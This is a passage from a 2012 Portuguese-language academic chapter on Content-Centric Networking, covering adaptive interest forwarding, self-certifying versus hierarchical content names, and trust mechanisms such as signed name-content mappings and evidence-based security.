Nas redes IP, os protocolos de roteamento são responsáveis por encontrar uma rota com o menor custo entre dois nós e disseminá-la para os roteadores da rede. Assim, o processo de encaminhamento de pacotes apenas segue o caminho definido pelo protocolo de roteamento. Uma vez que os pacotes da CCN não realizam *loops*, eles podem ser encaminhados por múltiplas interfaces ao mesmo tempo. Assim, a função do protocolo de roteamento passa a ser a de identificar todas as rotas disponíveis para um determinado nome de conteúdo e disseminar essa informação na rede para que os roteadores possam montar suas FIBs. Quando um pacote de interesse precisa ser encaminhado, pode existir mais de uma interface de saída disponível. O roteador pode então decidir encaminhar o interesse por todas as interfaces disponíveis, ou escolher um subconjunto das mesmas.

 ©2012 SBC — Soc. Bras. de Computação




Figura 3.5. Estruturas do mecanismo de encaminhamento de um nó CCN.

Outra característica importante da CCN é o fato dos pacotes de dados sempre percorrerem o caminho inverso do interesse que os originou. Dessa forma, cada roteador no caminho de um pacote de interesse estará também obrigatoriamente no caminho do respectivo pacote de dados. Essa característica permite que os roteadores obtenham algumas estatísticas que podem ser utilizadas para apoiar o processo de encaminhamento de interesses. Assim, torna-se possível escolher os melhores caminhos adaptando-se às condições atuais da rede.

Neste contexto, [Yi et al. 2012] propõem que algumas informações adicionais sejam armazenadas na FIB, de modo a permitir uma classificação das interfaces. Quando um determinado interesse é encaminhado por uma interface e o respectivo conteúdo também é recebido pela mesma, o roteador pode estimar o RTT para essa interface e armazenar este valor na entrada correspondente da FIB. Assim, se todos os roteadores escolherem as

 ©2012 SBC — Soc. Bras. de Computação

interfaces que apresentam o menor RTT para um determinado nome de conteúdo, então o caminho com a menor latência terá sido utilizado.

Além da latência, as interfaces também podem ser classificadas quanto ao sucesso na recuperação de conteúdos. Para tanto, é possível utilizar um sistema de cores, onde interfaces que acabaram de ser ligadas, ou que estão contidas em novas entradas na FIB são classificadas como amarelas, indicando um estado neutro. Quando um nó da rede recebe um pacote de dados, a interface de chegada do mesmo é marcada como verde, indicando seu resultado positivo na recuperação do conteúdo. Uma interface passa de verde para amarelo quando expira o tempo de vida de um interesse pendente ou depois que a interface fica sem uso durante um período de tempo determinado. Caso uma ou mais interfaces detectem um erro de enlace, ou recebam um NACK, estas são classificadas como vermelhas.

Uma vez classificadas e ranqueadas, a escolha das interfaces para encaminhar um pacote de interesses depende da política de encaminhamento adotada pelos roteadores. Essas políticas podem ter regras baseadas em diferentes fatores e podem ser implantadas independentemente por diferentes unidades organizacionais. Por exemplo, se a política de encaminhamento estabelece que somente as interfaces com a menor latência devem ser utilizadas, então este processo será baseado no RTT estimado associado as mesmas. Por outro lado, certa política poderia estabelecer uma preferência por um determinado vizinho. Assim, uma grande porcentagem dos pacotes de interesse seria encaminhada pelas interfaces conectadas direta ou indiretamente a este vizinho.

Por fim, [Yi et al. 2012] definem uma possível estratégia de encaminhamento que utiliza as informações contidas na FIB e na PIT para a escolha das interfaces que farão parte do processo de encaminhamento. As decisões tomadas dependem do dado recebido ser um novo pacote de interesse, um pacote de interesse retransmitido ou um NACK de Interesse.

Pacote de Interesse Novo: Quando um roteador recebe um novo pacote de interesse, ele realiza o procedimento normal, descrito na Seção 3.2.4. Se o interesse precisar ser encaminhado, então a interface verde melhor ranqueada deve ser a escolhida. Caso não existam interfaces com essa característica, a interface amarela melhor ranqueada deve ser utilizada.

NACK de Interesse: após receber um NACK de Interesse, significando que o interesse encaminhado pela interface x não pode ser atendido, o roteador deverá tentar reencaminhar o interesse através da interface melhor ranqueada, mas diferente de x. Isso significa que o roteador irá explorar diferentes interfaces para tentar obter o conteúdo. Entretanto, este processo não deve tomar muito tempo, já que o conteúdo requisitado pode realmente estar indisponível. Assim, quando um pacote de interesse é encaminhado pela primeira vez, o roteador inicia um temporizador, chamado de temporizador de exploração, e define seu tempo de expiração baseado numa estimativa média de amostras de RTT. Dessa maneira, o processo de exploração por interfaces alternativas é iniciado após a recepção de um NACK de interesse e termina quando o roteador obtém sucesso ou quando o tempori-

 ©2012 SBC — Soc. Bras. de Computação

zador de exploração expira.

Pacote de Interesse Retransmitido: Um interesse é considerado retransmitido se existe uma entrada correspondente na PIT para o mesmo e seu *nonce* não está contido na lista de *nonces* dessa entrada. Quando um interesse retransmitido é recebido por um roteador, antes da expiração do temporizador de exploração, este não é encaminhado. Se o temporizador já tiver expirado, ele será encaminhado através de uma interface verde ou amarela, diferente daquela utilizada por seu antecessor.

Apesar das interfaces classificadas como verdes serem utilizadas preferencialmente no processo de encaminhamento de pacotes de interesse, também é importante sondar periodicamente as interfaces classificadas como amarelas, com o objetivo de descobrir outros caminhos com melhor desempenho. Por exemplo, um caminho pode se tornar disponível após a recuperação de falhas de enlace ou mesmo um caminho anteriormente classificado como amarelo pode se tornar verde após o aparecimento de um conteúdo em *cache* mais próximo do consumidor. Assim, um roteador CCN sonda proativamente as interfaces classificadas como amarelas, encaminhando uma cópia de um interesse para cada uma delas. Tal sondagem prove informações sobre a disponibilidade e desempenho de caminhos alternativos, porém pode resultar na recuperação de dados duplicados. Esse problema pode ser controlado limitando-se a frequência da sondagem.

Além de permitir uma melhor utilização de recursos da rede, o encaminhamento adaptativo de pacotes de interesse também fornece um mecanismo natural de proteção contra alguns tipos de ataque de negação de serviço, conforme tratado na Seção 3.4.4.

3.3. Questões de Segurança da Arquitetura CCN

Para se obter um conteúdo na Internet atual, seja uma página web, sejam dados multimídia, é preciso primeiramente determinar o endereço IP do repositório de armazenamento deste conteúdo. Em geral, apenas o nome desse repositório é conhecido e, portanto, são necessários mecanismos de resolução de nomes, como o DNS (*Domain Name System*). Em seguida, o cliente estabelece uma comunicação fim-a-fim com esse repositório e requisita o conteúdo através de algum protocolo de aplicação conhecido. Caso o cliente deseje ter a certeza que o conteúdo recebido é realmente aquele pretendido, deve garantir que o servidor DNS e o repositório do conteúdo sejam confiáveis, que não tenham sido comprometidos e que o canal por onde o conteúdo foi transmitido é seguro. Desta forma, a tentativa de garantir a segurança de uma simples página web, por exemplo, implica na necessidade de garantir a segurança de diversos componentes da infraestrutura da rede. Essa complexidade é reflexo da falta de planejamento de segurança durante a fase de projeto da Internet. Por outro lado, a CCN adota a segurança como um de seus pilares e fornece mecanismos que simplificam a garantia dos requisitos de segurança como autenticidade, integridade, confidencialidade e disponibilidade dos dados. A seguir, são apresentados os mecanismos usados pela CCN para prover tais requisitos.

3.3.1. Segurança de Conteúdos Nomeados

Na CCN, um conteúdo pode ser armazenado tanto na fonte (publicador) quanto no *cache* de qualquer nó da rede. Como esses repositórios podem estar sob controle de

 ©2012 SBC — Soc. Bras. de Computação

usuários maliciosos, a segurança do conteúdo deve ser independente de sua localização física. Essa característica facilita a implementação de modelos de segurança, pois agora para garantir a segurança de um conteúdo obtido por um usuário, não é mais necessário confiar em toda a infraestrutura envolvida em sua obtenção. Para isso, deve-se fornecer ao usuário condições para verificar se o conteúdo recebido é uma cópia fiel do conteúdo divulgado pelo publicador (integridade ou validade), quem é o publicador do conteúdo recebido (autenticidade ou proveniência) e se o conteúdo recebido condiz semanticamente com a requisição feita pelo usuário (relevância).

A melhor maneira de nomear os conteúdos de modo a garantir sua integridade, proveniência e relevância ainda é alvo de grande debate na literatura. Apesar dos envolvidos diretamente no projeto da arquitetura CCN adotarem o modelo de nomeação hierárquico e afirmarem que este é o mais seguro [Smetters e Jacobson 2009], outros argumentam a favor da utilização dos nomes auto certificados [Ghodsi et al. 2011b]. As próximas seções descrevem essas duas abordagens.

3.3.1.1. Nomes Auto-certificados

Os nomes auto certificados são aqueles construídos a partir de estruturas criptográficas que permitem uma forte correspondência entre os conteúdos e seus nomes. Existem duas categorias principais de nomes auto certificados, os nomes verificados por *hash* (utilizados em conteúdos estáticos) [Fu et al. 2002] e por chave criptográfica (utilizados em conteúdos mutáveis) [Popescu et al. 2005].

Os nomes verificados por *hash* são gerados a partir do *hash* do conteúdo, como ilustrado na Figura 3.6. Dessa forma, se o conteúdo for corrompido em qualquer *cache* na rede ou durante seu caminho até o consumidor, esse fato poderá ser facilmente percebido pelo consumidor. Para tanto, basta calcular o *hash* do conteúdo e comparar o resultado com o nome do mesmo. Uma correspondência indica um conteúdo íntegro. Apesar de garantir a integridade dos conteúdos, esse esquema de nomeação não permite que o usuário possua garantias sobre a sua proveniência, já que os conteúdos não são assinados. Entretanto, uma vez que os usuários requisitam os conteúdos pelo nome, ou seja, o *hash* dos conteúdos, é esperado que o conteúdo obtido seja aquele pretendido pelo usuário, já que, desconsiderando as possíveis colisões, não existem dois conteúdos cujos *hashes* sejam iguais. Dessa forma, a real proveniência desse conteúdo se torna de pouca relevância. Apesar da CCN originalmente não adotar esta abordagem, a utilização de nomes verificados por *hash* é discutida em [Baugher et al. 2012].

Os nomes verificados por chave são formados pelo *hash* da chave pública do publicador. Além disso, o conteúdo também possui metadados contendo sua assinatura digital, gerada a partir da chave privada do publicador. Uma vez que, o nome do conteúdo é o *hash* da chave pública do publicador, estes dois entes estão fortemente ligados. A chave pública, por sua vez, está relacionada ao conteúdo, devido à assinatura digital presente no mesmo (metadado). Como resultado, este esquema de nomeação estabelece uma forte relação (indireta) entre o conteúdo e seu nome.

Além da integridade dos dados, os nomes verificados por chave também garantem a proveniência do conteúdo, através da verificação de sua assinatura digital. É interessante

 ©2012 SBC — Soc. Bras. de Computação




Figura 3.6. Processo de formação de nomes verificados por *hash*.

observar que apesar dos nomes verificados por chave utilizarem criptografia assimétrica para a assinatura digital dos conteúdos, não é necessário recorrer à sistemas de infraestrutura de chaves públicas como o X.509 [Myers et al. 1999] ou o PGP [Zimmermann 1995]. Uma vez que os conteúdos são recuperados pelo nome, e este contém uma representação inalterável (*hash*) da chave pública do publicador, o usuário especifica o publicador do conteúdo desejado. Para verificar a assinatura digital do conteúdo obtido, o usuário pode obter a chave pública do publicador através de meios externos e verificar sua integridade através da comparação do *hash* dessa chave com o nome do conteúdo. A Figura 3.7 ilustra o processo de formação de nomes verificados por chave.




Figura 3.7. Processo de formação de nomes verificados por chave.

Outra questão importante com relação aos nomes auto certificados é sua unicidade global. Os nomes verificados por *hash* são únicos, pois uma função *hash* aplicada à

 ©2012 SBC — Soc. Bras. de Computação

conteúdos diferentes sempre produzirá um resultado diferente[2].

Por outro lado, os nomes verificados por chave calculam o *hash* sobre a chave pública do publicador. Para que um publicador possa publicar vários conteúdos diferentes com nomes globalmente únicos, seriam necessários tantos pares de chaves pública-privada quanto fosse o número de conteúdos publicados pelo mesmo. Essa situação introduz uma maior complexidade para a geração e gerenciamento de chaves. A utilização de um nome verificado por chave da forma $Hash(Chavepub_P)||Label_C$, é uma alternativa a esse problema, onde $Hash(Chavepub_P)$ é o *hash* da chave pública do publicador, $||$ representa a operação de concatenação e $Label_C$ é um conjunto de bits qualquer, único para cada conteúdo publicado pelo publicador P. Por exemplo, uma ideia é fazer com que $Label_C$ seja o *hash* do conteúdo C, o que resultaria em nomes globalmente únicos do tipo $Hash(Chavepub_P)||Hash(C)$.

De uma maneira geral, os nomes auto certificados são sequências binárias ilegíveis para os seres humanos. Dessa forma, é improvável que um usuário consiga lembrar ou compreender esses nomes. Essa restrição traz a necessidade da existência de um mecanismo de tradução de nomes. Assim como o DNS traduz um nome de domínio FQDN (*Fully Qualified Domain Name*) para um endereço IP, seria necessário um mecanismo que recebesse como entrada um nome compreensível por seres humanos e gerasse como saída um nome auto certificado. Analisando mais profundamente essa questão, é possível perceber que a necessidade de um mecanismo de tradução de nomes anula a segurança provida pelos nomes auto certificados. Como exemplo, suponha que um usuário queira obter da rede um conteúdo C. Ele então utiliza o mecanismo de tradução de nomes para obter o nome auto certificado correspondente a esse conteúdo. Nesse momento, o usuário pode requisitar tal conteúdo à rede utilizando tal nome. O conteúdo é então obtido e o usuário procede com as verificações de integridade e autenticidade do mesmo. Ao término do processo, caso todas as verificações tenham sido satisfeitas, o usuário estará certo que recebeu o conteúdo C válido. Entretanto, caso o mecanismo de tradução de nomes seja comprometido, o usuário obterá um nome auto certificado para um conteúdo diferente daquele pretendido. Como para o usuário tal nome não tem qualquer significado, ele não saberá que foi enganado. Logo, o conteúdo obtido passará em todas as verificações, já que estará íntegro e a chave pública contida em seu nome foi aquela utilizada para assiná-lo, porém o conteúdo recebido não será aquele requisitado.

Para minimizar a falta de inteligibilidade dos nomes auto certificados, são propostos nomes com a forma $Hash(Chavepub_P)||Label_C$, onde o rótulo $Label_C$ é uma *string* legível por seres humanos e única dentro do conjunto de conteúdos publicados pelo publicador P [Koponen et al. 2007]. Porém, mesmo com a inteligibilidade introduzida pelo rótulo, os nomes gerados ainda são ininteligíveis.

[2]Na realidade, devido a problemas de colisão, onde uma função *hash* aplicada a dados diferentes produz resultados iguais, pode ocorrer de conteúdos diferentes terem o mesmo nome verificado por *hash*. Apesar disso, a escolha de algoritmos de *hash* fortes, como o SHA-1 [Rd e Jones], reduzem a probabilidade de ocorrência de colisões. Dessa forma, praticamente pode-se dizer que os nomes verificados por *hash* são globalmente únicos.

 ©2012 SBC — Soc. Bras. de Computação

3.3.1.2. Abordagem da CCN

Ao contrário do que ocorre com os nomes auto certificados, o esquema de nomeação adotado pela CCN é compreensível por seres humanos e permite aos usuários um grande poder de expressão, como visto na Seção 3.2.1. Apesar disso, tais nomes não oferecem quaisquer informações para a verificação da integridade ou proveniência dos conteúdos. De acordo com o triângulo de Zooko [Wilcox-O'Hearn 2003], os nomes só podem ter, ao mesmo tempo, no máximo duas das seguintes propriedades: unicidade global, segurança e inteligibilidade, conforme ilustrado na Figura 3.8. Uma comparação entre os nomes auto certificados e o esquema de nomeação da CCN, com relação a essas três propriedades, é apresentado na Tabela 3.1. Deste modo, os nomes auto certificados são globalmente únicos, seguros e ininteligíveis. Já os nomes na CCN são globalmente únicos[3], inseguros e inteligíveis.




Figura 3.8. Triângulo de Zooko.

Tabela 3.1. Propriedades dos esquemas de nomeação.

	Nomes Auto-certificados	Nomes na CCN
Unicidade Global	✓	✓
Segurança	✓	
Inteligibilidade		✓

A escolha dos nomes auto certificados, por conta de sua unicidade e segurança, gera fragilidades impostas pela falta de inteligibilidade dos nomes gerados. Por outro lado, a flexibilidade da CCN em gerar nomes inteligíveis e únicos confere a completa falta de segurança dos mesmos. Assim, para simplificar este cenário, a CCN divide o processo de requisição e obtenção de conteúdos nas funções de identificador, localizador e autenticador de conteúdo.

A função de identificador possibilita aos seres humanos especificar os conteúdos de seu interesse. A função de localizador permite que a rede localize um determinado conteúdo, onde quer que ele esteja. Já a função de autenticador determina se o conteúdo recebido é válido ou não. O esquema de nomeação auto certificado impõe que os nomes

[3] A unicidade global dos nomes na CCN depende de uma entidade externa que regule a atribuição de nomes aos conteúdos dos publicadores. Uma vez que os nomes de domínio são globalmente únicos, nomes de conteúdo construídos a partir dos nomes de domínio de seus publicadores também o serão.

 ©2012 SBC — Soc. Bras. de Computação

cumpram todas essas funções ao mesmo tempo, gerando os problemas mencionados anteriormente. Na abordagem da CCN, os nomes desempenham as funções de identificador e localizador de conteúdos. A função de autenticador é delegada à assinatura digital do mapeamento entre o conteúdo e o seu nome. Quando um publicador deseja publicar um certo conteúdo, ele deve fazê-lo sob a forma da tripla $M_{(N,P,C)} = (N, C, Assin_P(N,C))$, onde N é o nome do conteúdo, C é o conteúdo em si e $Assin_P(N,C)$ é a assinatura do publicador, efetuada sob o mapeamento entre o nome e o conteúdo. Portanto, um usuário deve requisitar o conteúdo através de seu nome N obtendo o conteúdo C e a assinatura $Assin_P(N,C)$. Com isso, o usuário precisa obter a chave pública P do publicador para verificar a assinatura de forma a se certificar de que o conteúdo é íntegro e que ele foi realmente publicado pelo publicador detentor da chave pública P.

Um benefício obtido com este modelo de nomeação é permitir que o conteúdo seja armazenado em qualquer nó da rede. A obtenção de $M_{(N,P,C)}$ permite ao usuário verificar a integridade e autenticidade do conteúdo C e do mapeamento entre o nome N e conteúdo C. O conteúdo pode ser armazenado tanto no publicador quanto em quaisquer *caches* da rede, confiável ou não. Essa característica é de fundamental importância para a CCN, já que os *caches* são essenciais para a recuperação eficiente de conteúdos.

Outro benefício é que a abordagem da CCN não faz suposições a respeito do formato do nome N em questão. Diferentes aplicações podem possuir diferentes restrições quanto ao formato dos nomes utilizados. Com isso, é permitido que os nomes tomem qualquer forma, de acordo com as necessidades das aplicações, garantindo a segurança do mapeamento entre os conteúdos e seus nomes, o valor e o significado atribuídos pelo padrão de nomes utilizado.

Utilizando nomes auto certificados do tipo $Hash(Chavepub_P)||Label_C$, o usuário precisa decidir, a priori, de qual publicador P ele quer obter uma cópia de C. Utilizando a autenticação dos mapeamentos entre nomes e conteúdos, um usuário deve obter um conteúdo através de seu nome N e verificar se o publicador P que o publicou é aceitável. Ocorre que a primeira decisão é frequentemente mais difícil de tomar do que a segunda.

Em essência, assinar o mapeamento entre o conteúdo e seu nome é o mesmo que gerar um certificado digital para o conteúdo, assegurando que este realmente é íntegro e possui o nome especificado. Essa abordagem corresponde à mudança de um modelo no qual os nomes precisam carregar consigo informações de autenticação para um modelo onde o receptor do conteúdo decide se este é aceitável ou não. Porém, tal modelo é mais vulnerável a ataques de negação de serviço, uma vez que o usuário necessita primeiramente obter o conteúdo e somente depois decidir se o mesmo é ou não válido. Assim, adversários podem tentar fazer com que o usuário sempre receba conteúdos inválidos [Ghodsi et al. 2011b]. Outra abordagem seria exigir que os roteadores realizassem a verificação da validade dos conteúdos antes de armazenarem os mesmos em *cache*. O esquema de nomeação da CCN exige que exista uma cadeia de confiança que autentique o mapeamento entre a chave pública de um publicador e seu nome no mundo real, como tratado na Seção 3.3.2. Exigir que cada roteador percorra essa cadeia de confiança para verificar a autenticidade de uma chave pública antes de utilizá-la para verificar a assinatura de cada conteúdo, pode ser demais. Como consequência do excesso de processamento, os roteadores podem se tornar muito vulneráveis a ataques de negação de serviço, como

 ©2012 SBC — Soc. Bras. de Computação

descrito na Seção 3.4.

3.3.2. Estabelecimento e Gerenciamento de Confiança

Como foi observado na Seção 3.3.1.1, os nomes auto certificados verificados por chave utilizam o *hash* da chave pública do publicador em sua formação. Dessa forma, implicitamente, ao especificar o nome do conteúdo na requisição, os usuários estão especificando também qual deve ser o publicador desse conteúdo. Nada impede, porém, que publicadores maliciosos utilizem a chave pública de outro publicador legítimo para nomear seus conteúdos. Para evitar fraude, os conteúdos também são assinados utilizando a chave privada, par da chave pública usada na nomeação. Assim, para conferir a autenticidade dos conteúdos é necessário seguir algumas etapas.

Primeiramente, obter a chave pública do publicador, sendo que a mesma pode estar presente no conteúdo como metadado. Em seguida, verificar se a chave pública obtida é realmente aquela utilizada para formar o nome do conteúdo. Para tanto, basta calcular o *hash* da chave pública e comparar o resultado com o nome do conteúdo. Após os passos iniciais, utiliza-se a chave pública obtida para verificar a assinatura do conteúdo. Caso essa verificação seja bem sucedida, então o conteúdo é considerado como íntegro e autêntico.

Para evitar que os usuários obtenham conteúdos inválidos, essa verificação poderia ser empregada no momento da publicação do conteúdo, permitindo à rede descartar publicações de conteúdos inválidos. Como resultado de todo esse processo, os usuários passam a confiar nos conteúdos recebidos, já que eles confiam que estes são íntegros e foram publicados pelo publicador esperado.

No esquema de nomeação adotado pela CCN, os nomes também identificam o publicador do conteúdo, porém não através da chave pública e sim pelo próprio nome do publicador. Por exemplo, seja `/br.uff/videos/intro.avi` um nome de conteúdo. Nesse caso, podemos supor que o publicador do conteúdo em questão tem o nome `/br.uff`. Quando o usuário requisitar este conteúdo, ele irá esperar obter como resposta um conteúdo publicado pela UFF e não pela UFRJ. Uma vez que esses nomes de conteúdo não possuem qualquer relação direta ou indireta com o conteúdo em si, a CCN utiliza a assinatura do mapeamento entre o conteúdo e seu nome para esse fim. Quando o conteúdo é recebido, o receptor deve obter a chave pública do publicador e utilizá-la para verificar a assinatura presente naquele conteúdo. No entanto, caso a verificação seja positiva, tudo que o receptor saberá é que a chave privada que faz par com a chave pública utilizada na verificação foi realmente aquela que assinou o mapeamento entre o conteúdo e seu nome. Entretanto, como não existe relação entre o nome do conteúdo e a chave pública utilizada na verificação, o receptor não pode ter certeza que esta chave pública pertence realmente ao publicador esperado.

Para criar uma relação indireta entre o nome e a chave pública do publicador, pode-se estabelecer um mapeamento seguro entre o nome do publicador e sua chave pública[4]. Esse mapeamento seguro é caracterizado por um certificado digital. Por consequência, o

[4]Como o nome do conteúdo tem um mapeamento direto para o nome do publicador que, por sua vez, possui um mapeamento direto para a sua chave pública, o nome do conteúdo passa a ter um mapeamento para a chave pública do publicador, devido a transitividade.

 ©2012 SBC — Soc. Bras. de Computação

esquema de nomeação da CCN implica na utilização de um sistema de infraestrutura de chaves públicas. Dentre os possíveis sistemas (tais como o PGP, X.509 e SDSI/SPKI), aparentemente o mais indicado seria o SDSI/SPKI, já que os mesmos utilizam o conceito de espaço de nomes local, utilizado para nomear chaves públicas [Zhang et al. 2010]. Dessa forma, os usuários da CCN poderiam requisitar a chave pública de um publicador através do seu nome, da mesma forma que qualquer outro tipo de conteúdo é requisitado. Por exemplo, suponha que o publicador P tenha certeza que a chave pública K_A^+ pertença ao publicador A e resolva divulgar este fato na rede. Para tanto, P publica $M_{(N,P,C)} = (N, C, Assin_P(N,C))$, onde N é o nome nomeP/certs/nomeA e C é na verdade K_A^+. Uma vez que N contém o nome de A (nomeA), $M_{(N,P,C)}$ representa na verdade um certificado digital, onde P é a autoridade certificadora.

Uma alternativa ao SDSI/SPKI é o mecanismo de estabelecimento de confiança em chaves públicas de publicadores proposto por [Pournaghshband e Natarajan], de forma a permitir que aplicações possam determinar quais chaves são confiáveis. Neste mecanismo os consumidores devem requisitar recomendações sobre a chave pública de publicadores a todos os membros de sua comunidade de confiança. Uma comunidade de confiança é formada por pessoas que o usuário conhece através de algum relacionamento no mundo real. Assim, uma política local, definida pelo próprio consumidor, é utilizada para avaliar a consistência das respostas e consequentemente, a confiança depositada na chave de um determinado publicador.

Até o momento, os mecanismos fornecidos pela CCN permitem que um usuário possa verificar se um conteúdo recebido é válido e se o mesmo foi publicado pelo publicador esperado. Entretanto, para requisitar um conteúdo, o usuário precisa confiar, a priori, no publicador cujo nome consta no nome do conteúdo. Por exemplo, é fácil confiar que os vídeos encontrados no domínio `/br.uff` foram publicados pela UFF, já que é sabido, através de meios externos, que tal domínio realmente pertence à UFF. Porém, para confiar em um publicador completamente desconhecido a CCN propõe um mecanismo conhecido como segurança baseada em evidências, que visa auxiliar os usuários no processo de estabelecimento de confiança nos publicadores [Smetters e Jacobson 2009].

Para entender o conceito de segurança baseada em evidência, suponha uma situação em que um publicador A decide publicar uma página web na rede. O publicador A também possui uma relação de confiança com um publicador B, que por sua vez, publica um determinado vídeo popular. Suponha ainda que um determinado usuário confie no publicador A, mas queira receber o vídeo popular cujo publicador seja B. Este usuário pode confiar no publicador B e por consequência confiar no vídeo publicado por ele, pois o publicador A disponibiliza um *link* na página web apontando para o vídeo publicado pelo publicador B. Assim, como o usuário em questão confia no publicador A, ele pode seguir esse *link* e obter o vídeo publicado por B. Para garantir que realmente foi o publicador A quem criou o *link* para o vídeo, esse *link* precisa ser assinado por A. No contexto da CCN, um *link* seguro é um mapeamento $N \rightarrow (N', H(P'))$, onde N é o nome do *link*, N' é o nome do conteúdo para o qual o *link* aponta e $H(P')$ é o *hash* da chave pública do publicador do conteúdo N'. Quando um publicador publica o *link* N, ele está dizendo, na verdade, que para ele, o conteúdo referente ao nome N é aquele que o publicador P' nomeou como N'. Se cada conteúdo obtido possuir *links* como os descritos, os usuários

 ©2012 SBC — Soc. Bras. de Computação

poderiam interpretá-los como evidências de que os conteúdos apontados são seguros.

Para outro exemplo da ideia de segurança baseada em evidências, suponha que um publicador honesto publicou um conteúdo popular com o nome N'. Para enganar os usuários, um publicador malicioso publicou um conteúdo diferente com o mesmo nome N'. Apesar disso, se os usuários utilizarem as evidências (*links*) contidas em conteúdos confiáveis obtidos anteriormente, poderão verificar que a maioria dos publicadores confiáveis indicam, através dos *links*, que para ser confiável, o conteúdo de nome N' tem que ter sido publicado por um publicador honesto. Apesar de interessante, essa proposta cria relações de confiança estáticas, já que os *links* estão presentes nos conteúdos e esses, uma vez obtidos, não são mais alterados por seus publicadores. Dessa forma, se um publicador confiável passa a ser malicioso, os usuários podem ser levados a confiar erroneamente nos mesmos, já que as evidências presentes nos conteúdos obtidos por eles ainda apontam neste sentido. Além disso, assim como é importante um mecanismo de revogação de certificados digitais para os sistemas PKI, o processo de revogação de um *link* também é importante para o modelo de segurança baseada em evidências. Entretanto, tal modelo não prevê nenhum mecanismo para tanto.

3.3.3. Controle de Acesso à Conteúdos

